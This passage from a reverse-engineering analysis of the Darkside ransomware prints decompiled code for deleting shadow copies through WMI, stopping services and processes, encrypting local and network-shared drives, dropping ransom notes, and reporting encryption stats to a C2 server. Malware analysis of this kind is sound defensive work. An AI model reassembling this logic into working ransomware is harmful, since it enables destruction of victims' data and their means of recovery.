        mw_DeleteFileW(v8);
      }
    }
  }
  while ( mw_FindNextFileW(v10, v6) );
}
```




Figure 43: Recursive function to empty a given folder.

III. Deleting Shadow Copies

If the **DELETE_SHADOW_COPIES_FLAG** in the configuration is set to 1, **Darkside** will try to delete all shadow copies on the system. There are two different functions to handle this task based on the machine's system architecture.

If the machine is an 64-bit Windows machine, it decrypts a CMD command and execute it using **CreateProcessW**.


```

result = mw_CoInitialize(0);
if ( !result )
{
  if ( !mw_CoInitializeSecurity(0, -1, 0, 0, 0, 3, 0, 0, 0) )// %systemroot%\system32\wbem\wbemprox.dll
  {
    decrypt_large_buffer(&dword_52B056, *(&dword_52B056 - 1));
    decrypt_large_buffer(&dword_52B06E, *(&dword_52B06E - 1));
    mw_CoCreateInstance(&dword_52B056, 0, 1, &dword_52B06E, &PPV_wbemprox_dll);
    clear_string(&dword_52B056, *(&dword_52B056 - 1));
    if ( !clear_string(&dword_52B06E, *(&dword_52B06E - 1)) )
    {
      decrypt_large_buffer(dword_52B14A, dword_52B14A[-1]);
      PPV_wbemprox_dll->lpVtbl->ConnectServer(
        PPV_wbemprox_dll,
        dword_52B14A,           // root/cimv2
        0,                     // ConnectServer("root/cimv2")
        0,
        0,
        0,
        0,
        0,
        0,
        &PPV_IWbemServices);
    }
  }
}

```

Figure 45: Using COM object to connect to ROOT/CIMV2.

With this **IWbemServices** object, **Darkside** executes the SQL query `SELECT * FROM Win32_ShadowCopy` to retrieve an enumerator of all the shadow copies in the local server.

It then loops through each of the shadow copy objects, gets its ID, and calls the object's **DeleteInstance** function to delete itself.

This will eventually deletes all the shadow copy storage areas in the computer.

```

PPV_IWbemServices->lpVtbl->ExecQuery( // ExecQuery
  PPV_IWbemServices,
  dword_52B164,           // root/cimv2
  dword_52B170,         // SELECT * FROM Win32_ShadowCopy
  48,
  0,
  &objSet);
clear_string(dword_52B164, dword_52B164[-1]);
if ( !clear_string(dword_52B170, dword_52B170[-1]) )
{
  decrypt_large_buffer(&dword_52B1E8, *(&dword_52B1E8 - 1));
  decrypt_large_buffer(&dword_52B1B2, *(&dword_52B1B2 - 1));
  while ( !objSet->lpVtbl->Next(objSet, -1, 1, &apObjects, v7) )// get next
  {
    if ( !(apObjects->lpVtbl->Get)( // Get ID
      apObjects,
      &dword_52B1E8,           // ID
      0,
      &ID_pVal,
      0,
      0,
      // get ID of shadow copies
      a1 ) )
    {
      mw_swprintf(v5, &dword_52B1B2, ID_pVal.lVal, a2);
      if ( !PPV_IWbemServices->lpVtbl->DeleteInstance(// Delete_
        PPV_IWbemServices,
        v5,
        0,                     // delete shadow copies
        0,
        0 ) )
        mw_VariantClear(&ID_pVal);
    }
  }
}

```

Figure 46: Extracting and deleting all shadow copies.

IV. Killing Target Services

If the **SERVICE_TO_KILL_FLAG** in the configuration is set to 1, **Darkside** will traverse through all services on the machine and kill any service that is in the configuration's **SERVICE_TO_KILL** list.

This is done by calling **OpenSCManagerW** to open the service control manager and **EnumServicesStatusExW** to enumerate all services with **SERVICE_WIN32** status.

```
result = mw_OpenSCManagerW(0, 0, 4);
hServiceControlManager = result;
if ( result )
{
    pcbBytesNeeded = 0;
    mw_EnumServicesStatusExW(hServiceControlManager, 0, 0x30, 3, 0, 0, &pcbBytesNeeded, &lpServicesReturned, 0, 0); // SERVICE_WIN32
    v7 = mw_RtlAllocateHeap(PEB_SubSystemData, 8, pcbBytesNeeded);
    result = mw_EnumServicesStatusExW(
        hServiceControlManager,
        0,
        48,
        3,
        v7,
        pcbBytesNeeded,
        &pcbBytesNeeded,
        &lpServicesReturned,
        0,
        0);
}
```

Figure 47: Opening service control manager.

Darkside iteratively loops through these services and checks if each exists in the **SERVICE_TO_KILL** list. If it is, then the service is stopped and deleted with the **ControlService** and **DeleteService** calls.

```
current_service = v7;
do
{
    v2 = 0;
    service_to_kill = SERVICE_TO_KILL;
    while ( 1 )
    {
        if ( !v2 )
        {
            mw_wcslwr(*current_service);
            v2 = 1;
        }
        if ( mw_wcsstr(*current_service, service_to_kill) )
        {
            v8 = mw_OpenServiceW(hServiceControlManager, *current_service, 0x10020);
            if ( v8 )
                break;
        }
        result = mw_wcslen(service_to_kill);
        service_to_kill += result + 1;
        if ( !*service_to_kill )
            goto LABEL_11;
    }
    clear_string(&v4, 0x1Cu);
    mw_ControlService(v8, SERVICE_CONTROL_STOP, &v4);
    mw_DeleteService(v8);
    result = mw_CloseServiceHandle(v8);
11:
    current_service += 11;
    --lpServicesReturned;
}
}
```

loop through SERVICE_TO_KILL

compare names

kill service

Figure 48: Looping and killing services.

IV. Killing Target Processes

If the **PROCESS_TO_KILL_FLAG** in the configuration is set to 1, **Darkside** will traverse through all processes on the machine and terminate any process that is in the configuration's **PROCESS_TO_KILL** list.

This is done by calling **NtQuerySystemInformation** to query an array of **SYSTEM_PROCESS_INFORMATION** structs with each containing a process name.

Darkside iteratively loops through these processes and checks if each exist in the **PROCESS_TO_KILL**. If it is, then the process is terminated using **TerminateProcess**.

```
for ( i = mw_NtQuerySystemInformation(SystemProcessInformation, v6, 1024, &v7);
      i;
      i = mw_NtQuerySystemInformation(SystemProcessInformation, v6, v7, &v7) )
{
  if ( i != -1073741820 )
    return mw_RtlFreeHeap(PEB_SubSystemData, 0, v6);
  v6 = mw_RtlReAllocateHeap(PEB_SubSystemData, 0, v6, v7);
}
sys_proc_info_array = v6;
do
{
  v2 = sys_proc_info_array->NextEntryOffset;
  if ( sys_proc_info_array->ImageName.Buffer )
  {
    mw_wcslwr(sys_proc_info_array->ImageName.Buffer);
    v3 = CONFIG_PROCESS_TO_KILL;
    while ( 1 )
    {
      if ( mw_wcsstr(sys_proc_info_array->ImageName.Buffer, v3) )
      {
        v8 = mw_OpenProcess(v4, 1, 0);
        if ( v8 )
          break;
      }
      v3 += mw_wcslen(v3) + 1;
      if ( !*v3 )
        goto LABEL_13;
    }
    mw_TerminateProcess(v8, 0);
    mw_CloseHandle(v8);
  }
}
```

get process information array

compare names

terminate process

Figure 49: Looping and terminating services.

V. Encrypting All Local Drives

If the **ENCRYPT_ALL_DRIVES_FLAG** in the configuration is set to 1, **Darkside** will loop through all drives with the drive type of *DRIVE_FIXED*, *DRIVE_REMOVABLE*, or *DRIVE_REMOTE* on the system. It then builds the appropriate folder path for each drive and call **main_encryption**.

```
void encrypt_all_local_drives()
{
    unsigned int v0; // eax
    _DWORD *v1; // esi
    unsigned int v2; // ebx
    int v3; // eax
    _DWORD v4[64]; // [esp+4h] [ebp-120h] BYREF
    int drive_path[2]; // [esp+104h] [ebp-20h] BYREF
    int v6; // [esp+10Ch] [ebp-18h] BYREF

    v0 = mw_GetLogicalDriveStringsW(128, v4);
    if ( v0 )
    {
        v1 = v4;
        v2 = v0 >> 2;
        do
        {
            v3 = mw_GetDriveTypeW(v1);
            if ( v3 == DRIVE_FIXED || v3 == DRIVE_REMOVABLE || v3 == DRIVE_REMOTE )
            {
                drive_path[0] = '\\\\0\\';
                drive_path[1] = '\\\\0?';
                mw_wcscpy(&v6, v1);
                main_encryption(drive_path);
            }
            v1 += 2;
            --v2;
        }
        while ( v2 );
    }
}
```

Figure 50: Encrypting all fixed, removable, and remote drives on the system is initiated.

VI. Encrypting Shared Folders

If the **ENCRYPT_NET_SHARED_RESOURCE_FLAG** in the configuration is set to 1, **Darkside** will attempt to get all paths to shared folders on the network and encrypt them using **main_encryption**.

First, it calls a function to extract all network host addresses with two sub-functions.

The first sub-function calls **GetAdaptersInfo** and **inet_addr** to extract the addresses of other hosts on the network. It then calls the second sub-function and provide these addresses as the parameter.

```

result = 0;
mw_GetAdaptersInfo(0, &v5);
v6 = mw_RtlAllocateHeap(PEB_SubSystemData, 0, v5);
if ( v6 )
{
    if ( !mw_GetAdaptersInfo(v6, &v5) )
    {
        v1 = v6;
        do
        {
            v2 = mw_inet_addr(v1 + 108);
            if ( v2 )
                result += get_network_host_name(a1, v2);
            v1 = *v1;
        }
        while ( v1 );
    }
    mw_RtlFreeHeap(PEB_SubSystemData, 0, v6);
}
return result;
}

```

Figure 51: Sub-function to find host address and call second sub-function.

The second sub-function launches threads using **CreateThread** to call **SendARP** and **gethostbyaddr** to find other hosts' name on the network through their addresses.

```

int __stdcall get_host_address(int a1)
{
    _DWORD *v1; // eax
    int v2; // esi
    _DWORD v4[5]; // [esp+0h] [ebp-24h] BYREF
    char v5[6]; // [esp+16h] [ebp-Eh] BYREF
    int v6; // [esp+1Ch] [ebp-8h] BYREF
    int v7; // [esp+20h] [ebp-4h]

    v7 = 0;
    v6 = 6;
    if ( !mw_SendARP(a1, 0, v5, &v6) )
    {
        v1 = mw_gethostbyaddr(&a1, 4, 2);
        if ( v1 )
        {
            v2 = mw_sprintf(v4 + 2, aS_3, *v1, v4[0], v4[1], v4[2]);
            v7 = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 2 * v2 + 2);
            mw_MultiByteToWideChar(0, 0, v4 + 2, -1, v7, v2);
        }
    }
    return v7;
}

```

Figure 52: Second sub-function to find host name.

After finding all host names and putting them into a global array, **Darkside** calls **NetShareEnum** to enumerate through all network shared folders, builds the appropriate network paths, and calls **main_encryption** to encrypt them.

```

for ( i = w_get_network_host_names(&NETWORK_SERVER_NAME_ARRAY); i; --i )
{
    servername = *temp_NETWORK_SERVER_NAME_ARRAY++;
    v3 = servername;
    v10 = 0;
    if ( !mw_NetShareEnum(servername, 1, &shared_info_buff, -1, &v12, &v11, &v10) )
    {
        v8 = temp_NETWORK_SERVER_NAME_ARRAY;
        v7 = i;
        shared_info_buff_1 = shared_info_buff;
        do
        {
            if ( !shared_info_buff_1->shi1_type )
            {
                resource_network_name = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 0x10000);
                *resource_network_name = '\\\\0\\';
                *(resource_network_name + 4) = '\\\\0?';
                *(resource_network_name + 8) = 'N\\0U';
                *(resource_network_name + 12) = '\\\\0C';
                mw_wcscat(resource_network_name, v3 + 4);
                mw_wcscat(resource_network_name, shared_info_buff_1->shi1_netname); // build shared resource network name
                main_encryption(resource_network_name);
                mw_RtlFreeHeap(PEB_SubSystemData, 0, resource_network_name);
            }
            ++shared_info_buff_1;
            --v12;
        }
        while ( v12 );
        i = v7;
    }
}

```

Figure 53: Shared folders enumeration and encryption.

VII. Sending C2 Server Encryption Stats

After the encryption is finished and if the **CONFIG_C2_URL_FLAG** is set to 1 in the configuration, **Darkside** will send the C2 server the final encryption stats.

First, it decrypts the format string for this packet and starts writing the victim ID, UID, encrypted file count, encryption size, skipped file count, and elapsed time into this format string.

It then uses this formatted string as the buffer to call the function documented [here](#).

```

result = mw_RtlAllocateHeap(PEB_SubSystemData, 8, v6 + v5 + 64);
full_victim_info = result;
if ( result )
{
    ellapsed_sec = ELLAPSED_TIME / 1000u; // The minimum effective timer interval for a real-time process is 1 millisecond / REFRESH RATE
    ellapsed_ms = ELLAPSED_TIME % 1000u;
    __asm { finit }
    v12 = 0x40000000;
    *v15 = qword_530AB6 / 0x40000000;
    sub_521000(&v15, 2, TOTAL_ENCRYPTION_SIZE, 2);
    v9 = mw_sprintf(
        // {
        // "id": "%s",
        // "uid": "%s",
        // "enc-num": "%u",
        // "enc-size": "%s",
        // "skip-num": "%u",
        // "elapsed-time": "%u.%u"
        // }

        full_victim_info,
        Final_stat_format_str,
        victim_ID,
        &CONFIG_VICTIM_UID,
        ENCRYPTED_FILE_COUNT,
        TOTAL_ENCRYPTION_SIZE,
        SKIPPED_FILE_COUNT,
        ellapsed_sec,
        ellapsed_ms);
    result = send_data_to_C2(full_victim_info, v9);
}

```

Figure 54: Function to send encryption stats to C2 server.

Main Encryption

We finally come to the juiciest part of the ransomware, the main encryption function! This function is fairly complex, so I'll divide my analysis into parts again.

I. Initial Operations

Before the encryption takes place, the malware checks if the system has at least 0x6400000 bytes or 100 MBs of free space. This space is necessary for dropping a ransom note in every directory and because the encryption also increases each file by a set amount.




Figure 55: Checking if the system has enough space prior to encryption.

If the `CONFIG_C2_URL_FLAG` in the configuration is set to 1, Darkside also starts recording the time that it begins encryption by calling `GetTickCount`.




Figure 56: Starting time count.

II. Creating Worker Threads

Darkside uses multithreading with I/O completion port to communicate between the main thread and the worker threads and speed up encryption. This can potentially be really good, but there is unfortunately one design flaw that slows the entire process down.

First, **Darkside** creates 2 I/O completion ports by calling **CreateIoCompletionPort**, which are used by the main thread to send file data to be encrypted to worker threads.

Next, it spawns a set number of threads based on the processor count of the system. It will spawn 2 threads for each processor count, but this maxes out at 64 threads even if there are more than 32 processors.

```
processor_count = v13.dwNumberOfProcessors;
if ( (v13.dwNumberOfProcessors & 32) != 0 )
    processor_count = 32;
WORKER_PORT1_COUNT = 0;
WORKER_PORT2_COUNT = 0;
IO_WORKER_COUNT = 0;
IO_PORT1_LOCK = 0;
ENCRYPTED_COUNT_PORT1 = 0;
IO_PORT2_LOCK = 0;
ENCRYPTED_COUNT_PORT2 = 0;
hIoCompletionPort1 = mw_CreateIoCompletionPort(0xFFFFFFFF, 0, 0, 0);
if ( hIoCompletionPort1 )
{
    hIoCompletionPort2 = mw_CreateIoCompletionPort(0xFFFFFFFF, 0, 0, 0);
    if ( hIoCompletionPort2 )
    {
        thread_array = WORKER_THREAD_ARRAY;
        do
        {
            *thread_array = mw_CreateThread(0, 0, worker_func_1, 0, 0, 0);
            v3 = thread_array + 1;
            ++WORKER_PORT1_COUNT;
            ++IO_WORKER_COUNT;
            *v3 = mw_CreateThread(0, 0, worker_func_2, 0, 0, 0);
            thread_array = v3 + 1;
            ++WORKER_PORT2_COUNT;
            ++IO_WORKER_COUNT;
            --processor_count;
        }
        while ( processor_count );
    }
}
```




Figure 57: I/O ports and worker threads creation.

It's best to have one thread per processor, but because the multithreading design of **Darkside** does not maximize the system's processing power, it doesn't matter that much.

Each of these threads is added to a global thread array to make cleaning up more organized by calling **WaitForMultipleObjects** with the array as its parameter.

III. Recursive Directory Traversal

The only mistake in this ransomware is that its main thread uses a depth-first search algorithm of recursive traversal, which slows down the encryption speed significantly despite the good multithreading setup.

First, in the recursive function, the main thread calls **SetEntriesInAclW** and **SetNamedSecurityInfoW** to access/audit control and security information of the directory that is being processed. Below is the hard-coded **EXPLICIT_ACCESS_W** struct with the new security and access information.

```
; EXPLICIT_ACCESS_W ACL_LIST_OF_EXPLICIT_ENTRIES
ACL_LIST_OF_EXPLICIT_ENTRIES EXPLICIT_ACCESS_W <10000000h, SET_ACCESS, 3, <0, NO_MULTIPLE_TRUSTEE, \
; DATA XREF: 00005ACBfo
; w_set_security_information+2Ffo
TRUSTEE_IS_SID, TRUSTEE_IS_WELL_KNOWN_GROUP, \
offset SID_OWNER>>
```

Figure 59: the **EXPLICIT_ACCESS_W** struct to set access/audit control information for directories.

Next, if the **RANSOM_NOTE_FLAG** in the configuration is set to 1, **Darkside** will drop a ransom note in the processed directory using this function.

```
int __stdcall w_create_README_in_dir(int encrypted_dir, int ransom_note, int a3)
{
    int ransom_note_len; // eax
    _DWORD current_dir[130]; // [esp+4h] [ebp-208h] BYREF

    mmw_GetCurrentDirectoryW(260, current_dir);
    mmw_SetCurrentDirectoryW(encrypted_dir);
    ransom_note_len = mmw_strlen(ransom_note);
    create_and_write_file(&README_FILE_NAME, ransom_note, ransom_note_len);
    return mmw_SetCurrentDirectoryW(current_dir);
}
```

Figure 60: Function to drop ransom note in encrypted directories.

The file/directory checks come after this. First, to begin calling **FindFirstFileExW** on the current directory, it must add the characters **"\|*"** to the end of the directory name. As it loops through the folder to find sub-directories and files using **FindNextFileW**, it first checks to avoid the two directory names **."** and ***."**, which link to the current directory and parent directory. These two can cause the program to go into an infinite recursion if the malware does not avoid them.

It also checks the file attribute to avoid the sub-directories/files that have the attribute **FILE_ATTRIBUTE_ENCRYPTED**.

After these checks, if the current path points to a directory and the **DIRECTORY_TO_AVOID_FLAG** is set to 1, then another check is performed to make sure that the sub-folder's name is not in the **DIRECTORY_TO_AVOID** list.

Once all the checks are completed, its sub-directory path is passed as the parameter to the recursive function.

The recursive function is called upon encountering a folder to traverse through all of its sub-folders.

```

if ( (mw_GetFileAttributesW(curr_path) & 0x10) != 0 )// if path is FILE_ATTRIBUTE_DIRECTORY
{
    mw_PathAddBackslashW(curr_path);
    *(_WORD *)(curr_path + 2 * mw_wcslen(curr_path)) = '*';
}
result = (_OWORD *)mw_FindFirstFileExW(curr_path, 0, &lpFindFileData, 0, 0, FindFirstFile_AdditionalFlag);
v10 = result;
if ( result != (_OWORD *)-1 )
{
    do
    {
        if ( *(_DWORD *)lpFindFileData.cFileName != '.'
            && *(_DWORD *)lpFindFileData.cFileName != '\\0.'// avoid . and ..
            && (lpFindFileData.dwFileAttributes & 0x400) == 0 )// if path is not FILE_ATTRIBUTE_ENCRYPTED
        {
            if ( (lpFindFileData.dwFileAttributes & 0x10) != 0 )// if path is FILE_ATTRIBUTE_DIRECTORY
            {
                if ( !DIRECTORY_TO_AVOID_FLAG
                    || !is_string_in_list((int)lpFindFileData.cFileName, (_WORD *)DIRECTORY_TO_AVOID) )
                {
                    v3 = (int)v8;
                    mw_wcsncpy(v8, curr_path);
                    v4 = mw_wcslen(v3);
                    *(_WORD *)(v3 + 2 * v4 - 2) = 0;
                    mw_wcsncpy(v3 + 2 * v4 - 2, lpFindFileData.cFileName);
                    recursive_folder_process(v3); // ???????
                }
            }
        }
    }
}

```

Figure 61: Checking for directories and call recursive function.

If the current path points to a file, **Darkside** checks the following:

- If the file name is not a **README** file.
- If its extension is not **.TXT**.
- If its content is not the the ransom note (through compare CRC32 file hashes).
- If **FILE_TO_AVOID_FLAG** is 1 and the file name is not in **CONFIG_FILE_TO_AVOID**.
- If **FILE_EXTENSION_TO_AVOID_FLAG** is 1 and the file extension is not in **FILE_EXTENSION_TO_AVOID**.

If all of these are true, **Darkside** proceeds with processing the file.

If **SQL_SQL_LITE_FLAG** is 1 and the filename is in **SQL_STRING**, it sets the **ENCRYPTION_MODE** to Full Encryption.

```

else if ( (!RANSOM_NOTE_FLAG
    || mw_wcsicmp(lpFindFileData.cFileName, &README_FILE_NAME)
    && (!mw_wcsstr(lpFindFileData.cFileName, &README_str)
    || !mw_wcsstr(lpFindFileData.cFileName, &dot_TXT_str)
    || !compare_file_hash((int)lpFindFileData.cFileName, directory_name, CRC32_RANSOMNOTE))// if is not ransom note
    && (!FILE_TO_AVOID_FLAG || !is_string_in_list((int)lpFindFileData.cFileName, (_WORD *)FILE_TO_AVOID))
    && (!FILE_EXTENSION_TO_AVOID_FLAG
    || !check_if_string_contains((int)lpFindFileData.cFileName, (_WORD *)FILE_EXTENSION_TO_AVOID)) )
{
    if ( SQL_SQL_LITE_FLAG && check_if_string_contains((int)lpFindFileData.cFileName, (_WORD *)SQL_STRING) )
    {
        old_encryption_mode = ENCRYPTION_MODE;
        ENCRYPTION_MODE = 1; // ENCRYPTION_MODE = FULL_ENCRYPTION
    }
}

```

Figure 62: File checks.

After the file checks, **Darkside's** main thread starts processing and sends the file data to the worker threads.

IV. Check If File Is Encrypted

First, the file path is properly fixed, and a sub-function is called to check if the file has been encrypted or not. This check is done by reading the last 0x90 bytes into a heap buffer and generate a checksum for the first 0x80 bytes using **CRC32_checksum_generator**. This checksum is compared against the last 0x10 bytes of the buffer, and if they match, it means the file is encrypted.

This also gives us a hint that after the encryption, a blob with the encrypted Salsa matrix as the first 0x80 bytes and the key's checksum as the last 0x10 bytes is appended at the end of each file.

```
is_encrypted = 0;
if ( !mw_SetFileAttributesW(file_path, 128) )
    return NtCurrentTeb()->LastErrorValue;
while ( 1 )
{
    hFile = mw_CreateFileW(file_path, 0xC0000000, 0, 0, 3, 128, 0);
    if ( hFile != -1 )
        break;
    if ( !CONFIG_PROCESS_TO_AVOID_FLAG
        || NtCurrentTeb()->LastErrorValue != 32
        || !terminate_processes_that_uses_file(file_path) )
    {
        return -1;
    }
}
if ( mw_SetFilePointerEx(hFile, 0xFFFFFFFF70, 0xFFFFFFFF, 0, FILE_END) )// move file pointer to the last 0x90 bytes
{
    if ( mw_ReadFile(hFile, lpBuffer, 0x90, lpNumberOfBytesRead, 0) )// read the last 0x90 bytes
    {
        if ( !memcmp(CRC32_checksum_generator((int)lpBuffer, 0x80, 0), &lpBuffer[128], 0x10u) )
            is_encrypted = 1; // if file is encrypted, CRC_4_times(first 0x80 bytes) == last 0x10 bytes
    }
    else
    {
        is_encrypted = NtCurrentTeb()->LastErrorValue;
    }
}
else if ( NtCurrentTeb()->LastErrorValue != 131 )
{
    is_encrypted = NtCurrentTeb()->LastErrorValue;
}
mw_CloseHandle(hFile);
return is_encrypted;
```

Figure 63: Function to check if a file is encrypted or not.

V. Terminate Process That Uses File

If **PROCESS_TO_AVOID_FLAG** is set to 1 in the configuration, **Darkside** calls a function to find and close another process that currently uses the file.

This function has an while loop to continuously check all processes by calling **OpenProcess** to get a process handle, spawn a thread to call **NtQueryInformationFile** to get the file owned by this process, and compare that filename with the to-be-encrypted filename.

```

while ( 1 )
{
if ( *(_BYTE *)(v5 + 4) != v2 || *(_DWORD *)v5 <= 4u || *(_DWORD *)v5 == v15 || *(_DWORD *)v5 == procID )
goto LABEL_29;
ProcessHandle = mw_OpenProcess(procID, 0x100441, 0); // try open process
if ( ProcessHandle )
break;
v15 = *(_DWORD *)v5;
LABEL_29:
v5 += 16;
if ( !--v6 )
goto LABEL_30;
}
if ( !mw_DuplicateHandle(ProcessHandle, *(unsigned __int16 *)v5 + 6, -1, &curr_process, 0, 0, 2 ) )
{
// get process handle
v15 = *(_DWORD *)v5;
LABEL_28:
mw_CloseHandle(ProcessHandle);
goto LABEL_29;
}
if ( spawn_thread_to_query_info_file(curr_process, (int)process_file_path) // query file used by process
|| (process_file_name = mw_wcsrchr((char *)process_file_path + 4, '\\')) == 0
|| mw_wcsicmp(process_file_name, encrypted_file_name) ) // if used file is the same as the encrypted file, break
{
clear_string(process_file_path, 0x10000u);
mw_CloseHandle(curr_process);
goto LABEL_28;
}
file_name = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 0x10000);
if ( !mw_WtQueryInformationProcess(ProcessHandle, ProcessImageFileName, file_name, 0x10000, &v16) )

```

Figure 64: Finding a process that is using the to-be-encrypted file.

If that process is accessing the to-be-encrypted filename, Darkside will iteratively check to make sure that the process is not in the **PROCESS_TO_AVOID** list and terminate it once the check is done.

```

if ( !mw_NtQueryInformationProcess(ProcessHandle, ProcessImageFileName, file_name, 0x10000, &v16) )
{
v8 = mw_wcsrchr(*(_DWORD *)v8 + 4, '\\');
if ( v8 )
{
current_process_name = v8 + 2;
process_to_avoid = (_WORD *)PROCESS_TO_AVOID;
while ( mw_wcsicmp(process_to_avoid, current_process_name) )
{
process_to_avoid += mw_wcslen(process_to_avoid) + 1;
if ( !*process_to_avoid ) // if process name is not in the avoid list
{
